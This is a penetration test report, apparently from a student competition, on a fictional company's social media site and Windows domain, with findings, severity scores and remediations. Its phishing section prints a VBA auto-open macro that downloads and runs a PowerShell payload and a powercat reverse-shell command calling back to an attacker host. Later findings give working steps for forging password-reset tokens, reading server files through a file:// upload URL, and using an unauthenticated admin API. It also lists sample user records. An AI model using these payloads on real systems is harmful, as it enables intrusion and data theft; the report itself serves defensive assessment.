

OuiCroissant Pentest Report

CONFIDENTIAL - DO NOT DISTRIBUTE

Finals-XX
1/20/2025

1. Finals-XX Summary and Contact Information 3
1.1 Contact Information 3
1.2 Timeline 3
1.3 Team Summary 3
2. Executive Summary 5
3. Engagement Overview 6
3.1 Scope 6
3.2 Network Topology 6
3.3 Open Source Intelligence (OSINT) 7
3.4 Phishing 7
4. Assessment Results 10
4.1 Key Strengths 10
4.2 Key Areas of Improvement 10
4.3 Technical Findings Overview 11
4.4 Remediations 13
5. Technical Findings 16
5.1 Critical Severity Findings 16
5.1.001 Account Takeover with Insecure Password Reset Token 16
5.1.002 Arbitrary File Read in Remote Image Upload leading to PostgreSQL access 20
5.1.003 Admin Panel API Accessible without Authentication 24
5.1.004 Frontend Authentication for Y Admin Panel 26
5.1.005 Insecure Direct Object Reference in Posts Endpoint 29
5.1.006 Bruteforceable TOTP codes 33
5.1.007 Golash RCE 35
5.2 High Severity Findings 38
5.2.001 Constrained Delegation on FlakeBook_SSPR service account 38
5.2.002 Resource Based Constrained Delegation 40
5.2.003 SMTP Relay Attack 44
5.2.004 XSS in Y Post and Profile Page 46
5.2.005 Service Account Kerberoast 49
5.2.006 SeDebugPrivilege Privilege Escalation 52
5.2.007 SMB Signing Disabled on Workstations 57
5.2.008 Remote Code Execution (RCE) of PostgreSQL Container 59

5.2.009 Windows Defender Turned off on Domain Controller 61
5.2.010 Create Shadow Credentials 63
5.3 Medium Severity Findings 65
5.3.001 Date of birth disclosure for all users 65
5.3.002 No Password Policy for users on Y 67
5.3.003 Infinite Reactions on Y posts 69
5.3.004 Ollama Accessible without Authentication 71
5.3.005 Outdated OpenSSH Version 73
5.3.007 No E-Mail Verification on Y 75
5.3.024 SMBv1 Protocol is Used 76
5.4 Low Severity Findings 78
5.4.025 E-Mail Disclosure on Y 78
5.5 Informational Findings 79
5.5.026 Y Username Information Disclosure 79
5.5.027 New Y Account Usernames Placed In E-Mail Location 81
5.5.028 No Multi-Factor Authentication on Y Accounts 82
5.5.029 Domain Guest Account Enabled 83
5.5.030 Group Policy Misconfigurations 84
6. Appendix 89
6.1 Artifacts 89
6.2 Pentest Methodology - Penetration Testing Execution Standard (PTES) 89
6.3 Pentest Methodology - OWASP 90
6.4 Vulnerability Classification - CVSS v3.1 91
6.5 Tools 93

1. Finals-XX Summary and Contact Information

1.1 Contact Information

Commented [1]: todo add email phone number

Company Contact:

Email Address	cptc10-Finals-XX@cptc.team

Project Lead Contact:

Project Lead	Captain Name
Email Address	cptc10-Finals-XX@cptc.team

1.2 Timeline

Dates	Description
8/30/2024	Finals-XX completed OuiCroissant's 3rd Party Vendor Security Assessment.
9/8/2024	Finals-XX was contracted to perform a security assessment on OuiCroissant
9/8/2024 – XX/XX/2024	Open Source Intelligence (OSINT) and passive information gathering was performed on OuiCroissant in preparation for engagement.
XX/XX/2024	First engagement testing activities were performed between XX AM - XX PM XST on-site.
1/18/2025 – 1/19/2025	Follow up engagement was performed – retesting reported vulnerabilities and discovering new ones.

1.3 Team Summary

Finals-XX provided a team of six experienced penetration testers with domain knowledge in Network, Web, Active Directory, and Cloud security who are all returning from the first

engagement. Each team member was given access to the company environment for 16 hours on January 18-19th, 2025 with the final report being delivered on January 19th, 2024.

2. Executive Summary

Summarized in this report are the findings from the penetration test on the Y social media site and OuiCroissant's Production and Developer subnets on January 18-19th, 2025. The goal of this simulated cyber-attack test was to identify and exploit vulnerabilities in the OuiCroissant infrastructure to assess the strength and weaknesses of the infrastructure's security as well as evaluating the effectiveness of remediations to vulnerabilities that were discovered on the initial penetration test on XXXX XX, 2024.

The following targets were assessed for their security posture:

1. **yyy.chat** - Company's Main Social Media Product and Admin panel of Y
2. **Databases, Servers, and Workstations** utilized by Y application and OuiCroissant

The assessment revealed a total of 30 unresolved security issues within the OuiCroissant in-scope network. As a social media company, Y, is a high-value target to threat actors due to the large amount customer information and societal influence. With the current security posture, OuiCroissant is at large organizational risk with protecting customer PII and maintaining trust with public opinion. Some of the most notable vulnerabilities include being able to get PII (names and users) of all Y users through admin panel access and PostgreSQL database access, account takeover of any Y user through insecure password reset and OTP mechanisms, and completely control over OuiCroissant's employee email server and workstations.

Number of vulnerabilities and Severity

Critical	High	Medium	Low	Informational
7	10	7	1	5

Overall, Finals-XX also saw significant improvements from the initial security assessment in November 2024 and there were 9 patched security vulnerabilities of 18 previously discovered vulnerabilities showing strong improvements made by OuiCroissant security and IT teams. To enhance overall security measures, Finals-XX suggests that OuiCroissant prioritizes the remediation of these vulnerabilities starting with the critical findings before addressing less urgent issues. More specifically, ensuring proper input validation and authentication practices in Y. These proactive steps will contribute to strengthening the overall security posture of OuiCroissant and ensure that Y customers can securely use the app.

3. Engagement Overview


3.1 Scope

As instructed by OuiCroissant, the following subnets were in scope for the engagement:

Name	Scope
yyy.chat	All subdomains and pages
Production Network	10.0.1.0/24
Development Network	10.0.2.0/24

3.2 Network Topology

Finals-XX used standard enumeration tools, such as Nmap, to discover and map numerous hosts on the in-scope subnets. The resulting scans allowed us to compile a network topology map of the OuiCroissant network.



3.3 Open Source Intelligence (OSINT)

Commented [AT2]: todo

Prior to engagement, Finals-XX gathered publicly accessible information about OuiCroissant, including but not limited to information found on the OuiCroissant website and various social media platforms. As a result, Finals-XX was able to leverage valuable information to better assess the OuiCroissant network infrastructure, gain insights about its users, and utilize knowledge for attacks including social engineering attempts.

3.4 Phishing

In the first engagement, Finals-XX was asked to perform a phishing test on OuiCroissant employees and was able to send a malicious reverse shell payload that was executed by an employee, leading to compromise of a workstation.

In this follow up penetration test, Finals-XX was asked to re-perform the phishing test with malicious Word or Excel document to test improved security controls and additional employee training. For the test, a .docm file with a malicious VBA macro that automatically executes on document open, downloads a malicious payload, and executes it in PowerShell.

```
Sub AutoOpen()
Macro


End Sub
Sub Document_Open()
Macro
End Sub

Sub Macro()
Dim Str As String
Str = "powershell -c ""$code=(New-Object System.Net.Webclient).DownloadString
('http://192.168.75.128:80/reverse-shell.txt'); iex 'powershell -E $code'"""
CreateObject("Wscript.Shell").Run Str
End Sub
```

For the malicious payload, a malicious payload was generated with powercat.ps1 and hosted locally on a simple Python HTTP server.

```
LHOST=192.168.62.161
LPORT=443
pwsh -c "iex (New-Object System.Net.Webclient).DownloadString
('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');powercat
-c $LHOST -p $LPORT -e cmd.exe -ge" > /tmp/reverse-shell.txt
```

In order to send the phishing email, Outlook Web Access (OWA) on the compromised FLAKEMAIL.oui.local (10.0.1.7) email server was accessed. After obtaining permission from the IT Help Desk, the jwalker@oui.local account was used to send the email to lwhite@oui.local.



The malicious macro was not executed and further access to the system was not obtained. Overall, follow up phishing test demonstrates improvements in preventing malware from executing on oui.local hosts and in employee social engineering awareness.

4. Assessment Results

4.1 Key Strengths

The network access points were appropriately segmented from one another, with the Production subnet being segmented from the Development network requiring networking pivoting to properly access.

The social media site had a lot of remediations compared to the Flakebook site in the previous engagements 2 months ago. The addition of the JWT cookie is a great step towards stopping hackers from being able to falsely impersonate other users. And also, while other forms of identities like the authentication ID were easily found for all users, the usernames were a lot harder to obtain. This is important since usernames are necessary to log in, so without them, hackers can't log into other user's accounts, even if they have the passwords.

There has been an improvement in employee awareness of social engineering attacks, which is demonstrated through the use of Windows defender on workstations to detect malware.

Additionally, access control on Active Directory users has significantly improved with the removal of over permissive privileges on the Guest account. This greatly reduced the attack vectors for adversaries.

4.2 Key Areas of Improvement

Finals-XX recommends that OuiCroissant continues to improve the secure code practices of their Y application. This includes properly sanitizing user input in order to mitigate Cross-site scripting attacks. Additionally, fixing authentication for Y so that the site uses the cookie instead of JSON parameters to verify who is changing the profile or making posts. This eliminates the IDOR attack vector. Finally, adding TOTP as an MFA instead of a standalone method of logging in and/or making the TOTP code longer is recommended to ensure that no one can bruteforce the TOTP code, allowing them to log into any account given the username.

Finals-XX also found that OuiCroissant was still vulnerable to attacks to the Active Directory environment meaning that the Domain Controller, Exchange Server, and Employee

Workstations could be compromised with Constrained Delegation and Kerberoasting misconfigurations.

4.3 Technical Findings Overview

The following vulnerabilities have been discovered:

Vulnerability Name	CVSS Score	Affected Scope
Account Takeover with Insecure Password Reset Token	9.9	10.0.1.5 (yyy.chat)
Arbitrary File Read in Remote Image Upload leading to PostgreSQL access	9.9	10.0.1.5 (yyy.chat) 10.0.1.5:5423 - Postgres Container
Admin Panel Endpoints Accessible without Authentication	9.9	10.0.2.5 (admin.yyy.chat)
Frontend Authentication for Y Admin Panel	9.9	(10.0.2.5:3000)
Insecure Direct Object Reference in Posts Endpoint	9.2	10.0.1.5 (yyy.chat)
bruteforceable TOTP codes	9.2	10.0.1.5 (yyy.chat)
Golash RCE	9	10.0.2.250
Constrained Delegation on FlakeBook_SSPR service account	8.9	Active Directory Environment - FLAKEAD (10.0.1.6) FLAKEMAIL (10.0.1.7) WS-01 (10.0.2.100) WS-02 (10.0.2.104)
Resource Based Constrained Delegation	8.9	FLAKEAD (10.0.1.6) FLAKEMAIL (10.0.1.7) WS-01 (10.0.2.100) WS-02 (10.0.2.104)
SMTP Relay Attack	8.8	All users with mailboxes on the domain
XSS in Y Post and Profile Page	8.3	10.0.1.5 (yyy.chat)
Service Account Kerberoast	7.3	User - FlakeBook_SSPR
SeDebugPrivilege Privilege Escalation	7.3	FLAKEAD - 10.0.1.6

		FLAKEMAIL - 10.0.1.7 OC-DESKTOP01 - 10.0.2.100 OC-DESKTOP04 - 10.0.2.104 Users - All Windows Users (domain and local)
SMB Signing Disabled on Workstations	7.1	OC-DESKTOP01 - 10.0.2.100 OC-DESKTOP04 - 10.0.2.104
Remote Code Execution (RCE) of PostgreSQL Container	7.1	10.0.1.5 (port 5423) - PostgresSQL Container
Windows Defender Turned off on Domain Controller	7.1	10.0.1.6
Create Shadow Credentials	7	Active Directory User "a-dmitchell"
Date of birth disclosure for all users	6.9	10.0.1.5 (yyy.chat)
No Password Policy on Y	6.9	10.0.1.5 (yyy.chat)
Infinite Reactions	6.9	10.0.1.5 (yyy.chat)
Ollama Accessible without Authentication	6.9	10.0.2.5
Outdated OpenSSH Version	6.3	10.0.1.5 (yyy.chat) 10.0.2.5 10.0.2.250
No E-Mail Verification on Y	6.3	10.0.1.5 (yyy.chat)
SMBv1 Protocol is Used	6.0	10.0.1.7
E-Mail Disclosure on Y	2.3	10.0.1.5 (yyy.chat)
Y Username Information Disclosure	0.0	10.0.1.5 (yyy.chat)
New Y Account Usernames Placed In E-Mail Location	0.0	10.0.1.5 (yyy.chat)
No Multi-Factor Authentication on Y Accounts	0.0	10.0.1.5 (yyy.chat)
Domain Guest Account Enabled	0.0	FLAKEAD - 10.0.1.6 FLAKEMAIL - 10.0.1.7 OC-DESKTOP01 - 10.0.2.100

		OC-DESKTOP04 - 10.0.2.104
Group Policy Misconfigurations	0.0	oui.local

4.4 REMEDIATIONS

Vulnerability Name	CVSS	Rating	Addressed	Notes
SQL Injection in chat endpoint	10.0	**CRITICAL**	**Yes**	
XSS on Flakebook posts page	9.6	**CRITICAL**	No	Stored XSS is still available for posts
Exposure of Domain User Credentials in a Publicly Accessible Location	9.1	**CRITICAL**	Yes	
Guest Remote Desktop Protocol vulnerability on workstations	8.6	**HIGH**	Yes	

Insecure Direct Object Reference for Flakebook posts API endpoint	8.6	**HIGH**	No	IDOR is still there for posts
Insecure Direct Object Reference for Flakebook TOTP code API endpoint	8.6	**HIGH**	Yes	
Service Account Kerberoast	8.5	**HIGH**	No	
SeDebugPrivilege Privilege Escalation	8.2	**HIGH**	No	
Constrained Delegation Privilege	8.0	**HIGH**	No	
PrintSpoofer Privilege Escalation	7.8	**HIGH**	Yes	No normal domain users have the privilege.
Insecure Direct Object Reference for	7.7	**HIGH**	Yes	

Flakebook PFP API endpoint				
Anonymous FTP	7.5	**HIGH**	Yes	No FTP
Workstations SMB signing false	7.1	**HIGH**	No	
SMBv1 Protocol is Used	6.6	**MEDIUM**	No	SMBv1 is still being used
Exposed file system on Ads page	5.3	**MEDIUM**	Yes	Ads page no longer exists.
No email verification on Flakebook accounts	5.3	**MEDIUM**	No	
LDAP Signing Not Enabled	4.6	**MEDIUM**	Yes	
Flakebook Username Information Disclosure	3.7	**Low**	No	There is still username disclosure using the error messages

5. Technical Findings

5.1 Critical Severity Findings

5.1.001 Account Takeover with Insecure Password Reset Token			
Web Application		**Risk**	**CVSS**
Likelihood	**Medium**	**Critical**	**9.9**
Impact	**Critical**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:H/SA:N/U:Red		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	The password reset page on Y (`yyy.chat/token`) uses insecure tokens that can be constructed using publicly available information (`userID` from a victim's page or `authID`). This allows an attacker to reset any user's password.		
Business Impact	An adversary can prevent any user from logging into Y by changing their password. This can turn many users away from Y due to denial of service attacks. Additionally, if an adversary knows the username of a victim, they can log in as the victim and impersonate them, posting and commenting malicious content. This can have a massive negative impact on the number of Y users as well as the trust in Y as a service.		
Technical Impact	Once an attacker is able to reset the password of any user, they can log in as any user and impersonate them. This includes sensitive Y functionality, such as making posts, commenting, changing profile photos, and TOTP codes. From there, an attacker can get a hold of the victim's TOTP code, allowing them to continue logging in as the victim even after the password is changed back.		


Remediation	Utilize a one time token that is both sent to the user's email and saved on the server. When the user attempts to reset their password, check their one time token against the one on the server, similar to how the TOTP codes are stored and checked.
References	https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html https://security.stackexchange.com/questions/213975/how-to-properly-create-a-password-reset-token

Steps to Reproduce and Proof

1. Run the following script, filling in the `[authID]` of the victim, and copy the output.

```
token = "|||[authID]"
res = ""
for c in token:
    res += f"{ord(c):03d}"
print(res)
```

2. Navigate to `http://yyy.chat/token` and paste the token in the "Reset Token" field.
3. Enter in a new password and click "Reset Password"


Password Reset
Reset Token
124124049049050052
New Password
Confirm Password
Reset Password

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Content-Le
X-CSRF-Token, Authorization, accept, origin, Cache-Cor
Access-Control-Allow-Methods: POST, OPTIONS, GET, PUT
Access-Control-Allow-Origin: *
Content-Length: 50
Content-Type: application/json; charset=utf-8
Date: Sun, 19 Jan 2025 19:36:44 GMT
Server: Caddy

{
    "statusSuccess":"Password successfully updated!"
}
```

If the victim's username is known, you can log in using their username and the new password.

To find the `authID` from a given `userID`:

4. Navigate to `http://yyy.chat/api/auth/query/User?personID=[userID]`
5. The authID will be in the response JSON


```
{
    "user":{
        "FirstName":"first",
        "LastName":"last",
        "Email":"oui",
        "AuthID":1124,
        "DOB":"0001-01-01T00:00:00Z",
        "PersonID":929914,
        "PostCount":0,
        "CommentCount":0
    }
}
```

5.1.002 Arbitrary File Read in Remote Image Upload leading to PostgreSQL access			
Web Application		**Risk**	**CVSS**
Likelihood	**Medium**	**Critical**	**9.9**
Impact	**Critical**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:H/U:Red		
Affected Scope	10.0.1.5 (yyy.chat) 10.0.1.5:5423 - Postgres Container		
Description	A user can access sensitive files on the server running by using a file URI in the remote profile photo image upload endpoint. By providing the path to an internal file, it leads to the leakage of sensitive information such as user credentials to the postgreSQL database.		
Business Impact	With the database user credentials, a malicious actor can now access sensitive PII from all Y users including names and email addresses. Utilizing the arbitrary file read, it is possible to read any sensitive files on the machine (10.0.1.5). This TOTP codes from users, password hashes, date of birth, and private user information. If this data were to be leaked or breached, an adversary would be able to log into any account, resulting in a complete meltdown of Y as a service.		
Technical Impact	An attacker will utilize this vulnerability for post-exploitation to gain additional privileges on the network by enumerating the system of 10.0.1.5 and attempt to gain additional permissions by		


	finding credentials and API keys. Additionally, PostgreSQL access can be potentially leveraged to gain code execution.
Remediation	Provide sanitization for user provided file image path by implementing a whitelist of trusted websites to retrieve remote images from. Local file paths such as file:// should not be accessible.
References	https://portswigger.net/web-security/file-path-traversal

Steps to Reproduce and Proof

1. Create a user on `yyy.chat` and navigate to the profile picture tab
2. Set the Remote Image URL to `file:///proc/self/environ` and press the upload button



3. Right click and open the new profile image in a new tab to discover the contents `/proc/self/environ` which contains postgres user credentials





PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin HOSTNAME=d9abb2867fbe
IAM_Db_User=postgres IAM_Db_Password=[redacted] IAM_Db_Database=flakebook
IAM_Db_Host=flakebook-core-db IAM_Db_Port=5432 HOME=/root

With the credentials, you can log into the postgres database to see usernames, hashed passwords, totp codes, authorized jwt cookies, PII, and confidential Y data.

person_id	auth_id	email	first_name	last_name	dob	banned	created_at
1	1	lila.harrington@example.com	Lila	Harrington	199[redacted]	0	2025-01-13 07:58:28.125746+00
2	2	jasper.morrison@example.com	Jasper	Morrison	198[redacted]	0	2025-01-13 07:58:28.125746+00
3	3	emilia.navarro@example.com	Emilia	Navarro	200[redacted]	0	2025-01-13 07:58:28.125746+00
4	4	devon.patel@example.com	Devon	Patel	199[redacted]	0	2025-01-13 07:58:28.125746+00
5	5	fiona.chang@example.com	Fiona	Chang	198[redacted]	0	2025-01-13 07:58:28.125746+00
6	6	arjun.kaur@example.com	Arjun	Kaur	199[redacted]	0	2025-01-13 07:58:28.125746+00
7	7	nia.roberts@example.com	Nia	Roberts	199[redacted]	0	2025-01-13 07:58:28.125746+00
8	8	ryan.foster@example.com	Ryan	Foster	199[redacted]	0	2025-01-13 07:58:28.125746+00
9	9	zoey.mendoza@example.com	Zoey	Mendoza	200[redacted]	0	2025-01-13 07:58:28.125746+00
10	10	liam.grayson@example.com	Liam	Grayson	198[redacted]	0	2025-01-13 07:58:28.125746+00
11	11	sophia.martinez@example.com	Sophia	Martinez	198[redacted]	0	2025-01-13 07:58:28.125746+00
12	12	mohammed.khan@example.com	Mohammed	Khan	197[redacted]	0	2025-01-13 07:58:28.125746+00
13	13	evelyn.oconnor@example.com	Evelyn	O'Connor	199[redacted]	0	2025-01-13 07:58:28.125746+00
336	328	aisha.bakr@example.com	Aisha	Bakr	200[redacted]	0	2025-01-13 07:58:28.125746+00

profile_id	person_id	picture	bio	created_at
1068	1		"Hey friends! I'm Lila Harrington, artist at heart & enthusiast in every sense. When I'm not painting the town (literally), you can find me sipping coffee, watching sunsets, or cheering on a good pun. Come for the laughter, stay for the inspiration #creativesunshine"	2025-01-16 07:22:17.602151+00
1102	35		"Warmth in every bite, love in every share. Mom, chef, friend - I believe that the simplest moments are the sweetest."	2025-01-16 07:24:04.613091+00
1116	69		"Software engineer, coding enthusiast & advocate for equality in tech	Sharing resources, motivation & love to empower the next gen of developers	All are welcome in this community"	2025-01-16 07:25:11.616887+00
1170	101		"Teacher, mommy, and lifelong learner	Spreading joy and wonder one lesson at a time	Let's explore, imagine, and learn together!"	2025-01-16 07:26:18.620166+00
1208	137		"Welcoming you to my corner of the internet! I'm Emily Wu, passionate about spreading love, hope, and healthy habits wherever I go. As a wife, doctor, and storyteller, I'm all about sharing the beauty of resilience and the power of compassion in our daily lives. Let's do this journey together!"	2025-01-16 07:27:28.360154+00
1218	175		"Hello, I'm Adnan Haddad. Engineer by trade, builder of futures by heart. Passionate about reimagining the world we live in, one community-driven project at a time."	2025-01-16 07:28:40.700566+00
1272	285		"I'm Eva Schreiber, wordsmith & storyteller. Weaving tales that spark empathy, ignite justice, and celebrate the beauty in every broken thread. Let's weave a world where every voice is heard."	2025-01-16 07:29:42.706151+00
1306	330		"Motivated leader & change maker	Turning challenges into opportunities for growth & empowerment	Let's rise together!"	2025-01-16 07:30:57.295756+00

id	created_at	updated_at	deleted_at	username
1				lil_harrington
2				jaspermo88
3				emi_navi
4				dev_patel95
5				fionaverse
6				arjthechef
7				niawrites
8				ryanfitfocus
9				zoeydoodles
10				liam_travels
11				sophiamartinez89
12				mo_khan1978
13				evelynoc94
14				daniel_h83
15				amaraokafor97
16				jakecodes
18				victorphotog
19				gracelaw90
20				carloscarpentry
21				isa_travels
22				ethanbuilds
23				aaliyah_fit
24				marcusfixit
25				yasminwrites
26				omarbarber
27				[redacted]

5.1.003 Admin Panel API Accessible without Authentication			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**Critical**	**9.9**
Impact	**Critical**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:H/U:Red		
Affected Scope	10.0.2.5 (admin.yyy.chat)		
Description	All of the admin panel endpoints (`/api/users`, `/api/users/[userID]`, `/api/users/ban`, `/api/users/edit`) are freely accessible without authentication or authorization.		
Business Impact	An adversary is not only able to gather the names and emails of all Y users but also edit the names and emails of users and ban users without permission. This can lead to users being unfairly banned, leading to a massive loss of trust in Y administration. Additionally, public names can be maliciously modified without permission, allowing an attacker to change a victim's public information to something bad, reflecting badly on OuiCroissant.		
Technical Impact	All admin functionality is compromised, and anybody can freely ban users and edit or view personal information.		
Remediation	Add an authentication cookie or session to the admin panel, similar to how the authentication works in Y.		
References	https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html		

	https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Steps to Reproduce and Proof

1. Open Burpsuite, create a temporary project, and navigate to the proxy tab
2. Open the browser, and navigate to `http://admin.yyy.chat:3000/api/users/1`
3. Notice that the endpoint data is public without authentication
4. To interact with the ban and edit endpoints, turn on intercept, reload the page, and send the request to repeater
5. Go to the repeater tab and change the request to a POST request, adding the content-type and data as shown below
6. Send the request



5.1.004 Frontend Authentication for Y Admin Panel			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**Critical**	**9.9**
Impact	**Critical**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:H		
Affected Scope	(10.0.2.5:3000)		
Description	The authentication mechanism of the Y Admin Panel is done through frontend verification, which is easily reversible and can easily be bypassed.		
Business Impact	An attacker can have complete access to all first names, last names, and emails of all Y users while also being able to ban any user from the Y platform. This can lead to users having their information changed or being unfairly banned, leading to a loss of integrity of user data and a loss of trust in OuiCroissant services.		
Technical Impact	A malicious actor can bypass admin authentication to access highly privileged internal endpoints.		
Remediation	The user authentication should be modified to have authentication verified by a backend server, ensuring that user authentication cannot be arbitrarily bypassed on the client end. This would also allow for additional security practices such as implementing an incorrect password attempt limit and logging of access to the admin panel.		
References	https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html		
Steps to Reproduce and Proof			

1. Navigate to `http://10.0.2.5:3000` and observe the endpoint `/src/routes/login.jsx` which is loaded in, navigation to the file shows that the credentials are easily obtained

```
const {
      login
}
 = useAuth();
const handleLogin = async (e) => {
     e.preventDefault();
     if (username === "admin" && password === "C[redacted]t") {
          await login({
               username
          }
          );
     }
      else {
          alert("Invalid username or password");
     }
```

Leaking of credentials in login code



